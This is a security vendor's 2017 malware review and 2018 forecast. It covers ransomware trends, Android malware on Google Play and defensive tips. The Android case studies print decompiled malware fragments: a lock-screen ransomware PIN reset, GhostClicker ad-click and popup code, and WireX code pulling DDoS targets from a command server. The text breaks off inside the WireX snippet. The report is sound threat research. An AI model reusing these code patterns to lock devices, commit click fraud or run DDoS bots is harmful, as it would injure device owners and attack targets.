SOPHOS
Security made simple.

SophosLabs 2018 Malware Forecast

In this report, we review malicious activity SophosLabs analyzed and protected customers against in 2017 and use the findings to predict what might happen in 2018.

The malware we protect customers from transcends operating systems. Ransomware in particular targets Android, Mac, Windows and Linux users alike. (Android phones run a modified version of Linux.) Four trends stood out in 2017 and will likely dominate in 2018:

1. A ransomware surge fueled by RaaS and amplified by the resurgence of worms;
2. An explosion of Android malware on Google Play and elsewhere;
3. Continued efforts to infect Mac computers; and
4. Ongoing Windows threats, fueled by do-it-yourself exploit kits that make it easy to target Microsoft Office vulnerabilities.

Ransomware continues to make organizations suffer, as evidenced by the persistence of Cerber and outbreaks of WannaCry and Petya (also known as NotPetya, since it was a variant of the original but with new behaviors). Looking at the raw numbers, WannaCry bested Cerber as the most prolific ransomware family, remaining active since its initial outbreak in mid-May. But that doesn't make Cerber any less of a threat. If we narrow the scope to which ransomware appeared on the most computers, Cerber remains the most pervasive.

Ransomware as a service (RaaS) – malware kits available to anyone, regardless of skill – is a growing problem, and Cerber is an example of that. Looking at affected industries, hospitals and universities have been particularly hard hit.

While the biggest ransomware attacks affect Windows users using different techniques – for example, WannaCry exploited a vulnerability in the Windows Server Message Block (SMB) service – an ever-increasing volume targets Android as well. A lot of it was found in apps on Google Play, and while Google diligently purges the bad apples, it's all but impossible to keep pace with the bad guys. Android malware intercepted by SophosLabs is designed for many purposes, from sending text messages to stealing data, disabling security software, installing unwanted apps and snooping.

Next, we look at Mac malware. Apple attacks remain rare compared to its counterparts, but attackers still create contagions for macOS, particularly nuisance programs like badly-behaved adware.


Finally, we look at Windows-specific malware spread by exploiting vulnerabilities in Microsoft Office.

It's impossible to predict the future with 100-percent accuracy, as the threat landscape keeps changing. What you're about to read represents our best estimates after reviewing snapshots in time, analyzing data collected 24 hours a day, seven days a week using lookups from customer computers. Much of the data was collected from those lookups in the third quarter of 2017. Data in the ransomware section covers April to October. What we saw in those date ranges is consistent with trend lines observed throughout the year.

WannaCry, RaaS Alter Ransomware Landscape


For a long time, Cerber has been the most prolific ransomware family, but its power was overshadowed for a few months – beginning in mid-May – when WannaCry stormed the planet on the back of a worm exploiting an old Windows vulnerability.

In March, Microsoft released a patch for a flaw in Windows SMB, which allows computers to share files and printers across local networks. Unfortunately, organizations were slow to install it and left the door wide open for WannaCry, which accounted for more than 45% of all ransomware intercepted from customer computer lookups between April and October:



WannaCry wasn't the typical ransomware that arrives by email as a link or attachment. It hijacked hundreds of thousands of computers across the globe using an old-school worm – a throwback to those of the early 2000s. Only this time, instead of mere noise and network downtime like the attacks of old, a much more damaging payload of ransomware ground many organizations to a halt.

Our investigation revealed a three-stage attack, starting with remote code execution and the malware gaining advanced user privileges. From there, the payload was unpacked and executed. Once computers were hijacked, it encrypted documents and displayed ransom notes.



Attackers used NSA code leaked by a group of hackers known as the Shadow Brokers. The NSA attack tool was the EternalBlue exploit, which took advantage of the Microsoft flaw to spread the worm that ultimately dropped WannaCry on computers. From there, WannaCry used strong encryption on such files as documents, images and videos. It also went after servers, trying to encrypt SQL server databases and Microsoft Exchange data files.

Though WannaCry remained active for much of the year, it has recently begun to drop off. Unfortunately, with government exploit tools being leaked on a regular basis by the likes of WikiLeaks and Shadow Brokers, we expect more attacks like it in 2018.


Cerber still going strong

Though Cerber dropped to second place, accounting for 44% of all ransomware, it remains a potent force to be taken seriously. As noted above, it still remains the most pervasive of all ransomware attempting to infect customer computers, and it's undergone many mutations to circumvent sandboxes and antivirus. It's also an example of ransomware as a service (more on that below). Cerber's creators are particularly nurturing when it comes to this ransomware, constantly updating it and making improvements. This is why it remains so prolific.

The third most active ransomware family, Locky, barely accounted for 4% of all ransomware stopped by SophosLabs. But it showed signs of resurgence over the summer. Since the beginning of August Locky returned using four different extensions: .diablo6, .lukitus, .ykcol, .asasin. The new variants displayed the usual Locky behavior, using the same ransom note and Tor payment site. Locky is spreading by spam email and coming with a script file (JS, WSF, VBS) or PDF that is compressed inside of an archive (ZIP, 7-zip, RAR) or an MSWord document containing an embedded malicious macro.

Where in the world?


Between April 1 and Oct. 3, 17% of all ransomware circulated in the US, followed by Great Britain (11%) and Belgium (8.6%).



When in the world?

Looking at ransomware attack levels throughout the period between April 1 and Oct. 3, we see that the biggest activity spikes in mid-May and late-June. Those are due to the outbreaks of WannaCry and NotPetya, respectively. Another spike from mid-late August represents a resurgence of Locky. The light blue and orange dots from left to right represent the steady presence of WannaCry and Cerber throughout the period.

While NotPetya caused the biggest spike, it didn't do much after that point. People couldn't even contact the attacker about payment and description. The attackers also gave out an email address that didn't work. Our researchers believe its creators were merely using it to experiment – or the goal was never to create ransomware but something more destructive, like a data wiper.



The rise of RaaS

Ransomware is big business on the dark web. Its creators realized they could make more money not just by extorting currency from their victims, but by selling kits buyers could use to make and distribute their own.

We've seen a number of different services and pricing models in the past year, and expect to see many more in 2018. One of the biggest examples, as mentioned above, is Cerber. Other examples include Satan, malicious software that, once opened in a Windows system, encrypts all the files and demands a ransom for the decryption tools, and Philadelphia. The latter was notable for its marketing technique, which included a slick YouTube video advertisement on the open web.

Since ransomware became such a well-paying business, authors are paying more attention to developing features, like robust encryption and antivirus evasion techniques. They've also worked more variety into available payment options. Spora, for example, offered victims several options. They could:

- Decrypt two files for free
- Decrypt a selection of files for $30
- Have the ransomware itself removed for $20.
- Buy what they call immunity for $50.
- Get everything on the computer restored for $120.

The majority of ransomware attacks have targeted Windows users, but the number of attacks against other platforms is increasing, including those targeting Android, Macs and Linux.

For a long time, the currency ransomware pushers have demanded the most is Bitcoin. But in 2017 they expanded their interest to such crypto currency as Monero, as seen with the Kirk ransomware.

The victims

Ransomware attacks shifted focus in 2016 to the industries most likely to pay up, such as healthcare, government, critical infrastructure, education and small businesses. Without a doubt, healthcare continues to be the biggest target. In one example, Hollywood Presbyterian was held to ransom and ultimately coughed up $17,000 to get back its vanished EMRs, access to X-ray and CT scan info and ability for employees to turn on their computers again, after a week of shutting off computers and relying on fax machines and paper records.

Healthcare is attacked more than any other industry because that's where the money is. The profit can come through ransomware payments or by selling extremely profitable medical records.

The education sector has also been hit hard. In one example, Los Angeles Valley College (LAVC) paid a public record of $28,000 (£22,500) in Bitcoins to extortionists after ransomware encrypted hundreds of thousands of files held on its servers.

Defensive measures

While ransomware exists on many platforms, it has historically been most prevalent on Windows. Here are some resources we previously released for Windows, many of which can help protect Android and Mac OS as well:

- To defend against ransomware in general, see our article *How to stay protected against ransomware*.
- Create regular file backups.
- To protect against JavaScript attachments, tell Explorer to open .JS files with Notepad.
- To protect against misleading filenames, tell Explorer to show file extensions.
- To learn more about ransomware, listen to our Techknow podcast.


Android malware

Ransomware also remains a big problem for Android users, as exemplified below in our analysis of samples hidden in fake versions of the popular King of Glory game. From there, we review other types of Android malware, including GhostClicker – an example of poorly behaved adware – and WireX, malware used in Distributed Denial of Service attacks (DDoS).

Malware far outpaces PUAs


SophosLabs will have processed an estimated 10 million Android samples submitted by Sophos customers for analysis by the end of 2017. This is up from the 8.5 million processed through all of 2016.

2017 Android Samples Distribution



The total global number of malicious apps has risen steadily in the last four years. In 2013, just over a half million samples were malicious. By 2015 it had risen to just under 2.5 million. For 2017, the number is up to nearly 3.5 million. The vast majority are truly malicious with 77% of the submitted samples turning out to be malware.


Meanwhile, we've seen a drop in PUAs. The numbers had risen steadily between 2013 and 2016, but 2017 saw a drop from 1.4 million down to below 1 million.



Android malware families


Looking at the top Android malware families since the beginning of 2017, Rootnik was most active family with 42% of all malware seen by SophosLabs. PornClk was second most active at 14%, while Axent, SLocker and Dloadr followed behind at 9%, 8% and 6%, respectively.

Many apps on Google Play were found to be laced with Rootnik, and that family was also seen exploiting the DirtyCow Linux vulnerability in late September.



If we drill down further and study the malware by variants, Andr/Rootnik_AI is the most prolific, accounting for more than half of all Android malware landing at our doorstep in 2017. That's followed by Andr/Dloadr-ECZ (8%), and Andr/Axent-ED (7%).


Top Threats by Variant



Potentially unwanted applications (PUAs) continue to be a constant problem. They are not straight-up malicious, but for some users they are unwanted pests, particularly adware programmed to pop up incessantly.

Of the PUAs seen by SophosLabs this year, Android Skymobi Pay accounted for 38% of all activity, followed by Android Dowgin (16%) and Android Riskware SmsReg (12%).


Top PUA



Case study: King of Glory

A fake copy of the popular Chinese game King of Glory was used to spread ransomware and used a warning screen that mimicked the one used during the WannaCry outbreak. (Note: Android was not affected by WannaCry. In this case, the bad guys wanted victims to think their phones were infected.)

The attacker directed victims to pay the ransom through the China-based Wechat, Alipay and QQ payment methods:



Types of Android ransomware

In general, there are two types of Android ransomware:

- Lock Screen ransomware
- Crypto ransomware

The former has the capability to lock the victim's screen but not encrypt files. It may also change the lock screen PIN to stop accessing devices. Some contain extra malicious behaviors apart from locking screen:

- Command & Control
- Send SMS
- Steal sensitive information
- Disable anti-virus software
- Install or uninstall apps


Here is a simple example of lock screen ransomware:

The locked screen above shows users can contact the attacker via WeChat or QQ in order to unlock the screen. Luckily, this ransomware only uses hard-coded PIN, which can be found in the source code below:

MyAdmin/Source


```
@Override public void onEnabled(Context arg17, Intent arg18) {
    Class v11;
    MyAdmin v0 = this;
    Context v1 = arg17;
    Intent v2 = arg18;
    String v4 = Integer.toString(7975);  // new pin
    Intent v8 = null;
    Intent v9 = null;
    Context v10 = v1;
    try {
        v11 = Class.forName("com.h.s");
    }
    catch(ClassNotFoundException v8_1) {
        throw new NoClassDefFoundError(v8_1.getMessage());
    }

    super(v10, v11);
    v8.setFlags(268435456);
    v1.startService(v8);
    v0.getManager(v1).resetPassword(v4, 0);
    super.onEnabled(v1, v2);
```

The second type of ransomware can encrypt users' data while locking devices. Here we show an example of crypto ransomware:



Threats on Google Play doubled

Between January and September 2017, we found 32 different threats on Google Play – double the amount from the same period a year before:



The Judy malware, for example, infected upwards of 36.5 million users by September. Over 800 Android apps were infected with Xavir malware, while the WireX botnet might have infected 140,000 devices in 100 countries by its peak on Aug. 17 – perhaps the biggest DDoS botnet to date by Android standards.

One of the more sobering finds in Google Play was Lipizzan, spyware that infected up to 100 devices and was designed to monitor phone activity while extracting data from popular apps.

That doesn't sound like a huge number of devices, but the significant point was that this looked like targeted, precision malware rather than a broad data-stealing tool. Google's Android Developers' blog said that "Lipizzan's code contains references to a cyberarms company, Equus Technologies", whose LinkedIn page says it's a company "specializing in the development of tailor made innovative solutions for law enforcement, intelligence agencies, and national security organizations". It appeared on Google Play as an innocent-looking app with names like "Backup", "Cleaner" and "Notes". Researchers described Lipizzan as a multi-stage spyware product capable of monitoring and exfiltrating a user's email, SMS messages, location, voice calls, and media. Twenty Lipizzan apps were distributed in a targeted fashion to 100 or so devices. Google blocked the developers and apps from the Android ecosystem, and Google Play Protect removed it from infected phones. Going forward, we could see similar snooping malware like this, using exploits like DirtyCOW to gain control over devices.

SophosLabs reported its discoveries to Google each time and the company was diligent in removing the offenders from Google Play. Unfortunately, the bad guys remain prolific and hard to keep up with.

Case study: GhostClicker:

GhostClicker sat in Google Play for almost a year. More than 300 infected apps belonged to many different genres, including games, tools and utilities, maps and GPS, and device optimizing tools.

GhostClicker disguised itself as part of the Google Play service library or Facebook Ads library. It added itself as a package named "logs" into those libraries. Some variants of GhostClicker requested device administration permission and actively simulated click-on advertisements it delivered to earn revenue:

```
package com.google.android.gms.logs;

import android.app.Activity;
import android.view.MotionEvent;
import android.webkit.WebView;

final class g implements Runnable {
    g(Activity arg1, MotionEvent arg2, MotionEvent arg3) {
        this.nh = arg1;
        this.ni = arg2;
        this.nj = arg3;
        super();
    }

    public final void run() {
        try {
            WebView v0_1 = Logger.e(this.nh.findViewById(16908290));
            if(v0_1 != null) {
                v0_1.dispatchTouchEvent(this.ni);
                v0_1.dispatchTouchEvent(this.nj);
                v0_1.getSettings().setJavaScriptEnabled(true);
            }

            this.ni.recycle();
            this.nj.recycle();
        }
        catch(Exception v0) {
            v0.printStackTrace();
        }
    }
```

Use dispatchTouchEvent to simulate click

While other variants were more conservative, they registered themselves as BroadCastReceiver and popup advertisements when the photo was unlocked:

```
        else if(arg5.getAction().equals("android.intent.action.SCREEN_ON")) {
            this.screenOff = false;
            lg.logs("sr", "screen on");
            Intent v0 = new Intent(arg4, sv.class);
            v0.putExtra(lg.EXTRA_INTENT_PARAM, 4);
            arg4.startService(v0);
        }
    }
     switch(arg8.getIntExtra(lg.EXTRA_INTENT_PARAM, 0)) {
         case 1: {
             goto label_28;
         }
         case 2: {
             goto label_30;
         }
         case 3: {
             goto label_32;
         }
         case 4: {
             goto label_34;
         }
         case 5: {
             goto label_36;
         }
     }

     goto label_24;
label_34:
     this.showPopupLockScreen(((Context)this));
     goto label_24;
label_36:
     this.showPopupType(((Context)this), v3, v1);
     goto label_24;
label_28:
     this.showPopupOpenApp(((Context)this));
     goto label_24;
label_32:
     this.showPopupNetwork(((Context)this));
     goto label_24;
label_30:
     this.showPopupOpenAppOther(((Context)this));
```

Sophos detects the auto-click variant as Andr/Clicker-HO and the other variant as Android Adload.

It's not the first time that a large number of aggressive adware apps were found on Google Play. Earlier in 2017, Xavirad and Judy affected hundreds of apps and had millions of installations.

Case study: WireX

Wirex gets its DDoS targets from u.axclick.store. It creates a Webview and gets the target hostname and port from http response. It then starts 50 threads to launch the attack to the hosts it got from the server. Each thread sends 512 bytes of data 10,000,000 times:

```
this.d = new WebView(((Context)this));
this.d.clearCache(true);
this.d.loadUrl("http://u.axclick.store/");
this.d.setWebViewClient(new WebViewClient() {
    public void onPageFinished(WebView arg4, String arg5) {
        try {
            if(this.a.f != 1) {
                return;
            }

            if(this.a.d.getTitle() == null) {
                return;
            }

            if(!this.a.d.getTitle().contains("snewxwri")) {
                return;
            }

            String[] v0_1 = this.a.d.getTitle().trim().split("snewxwri");
            this.a.hostname = v0_1[0];
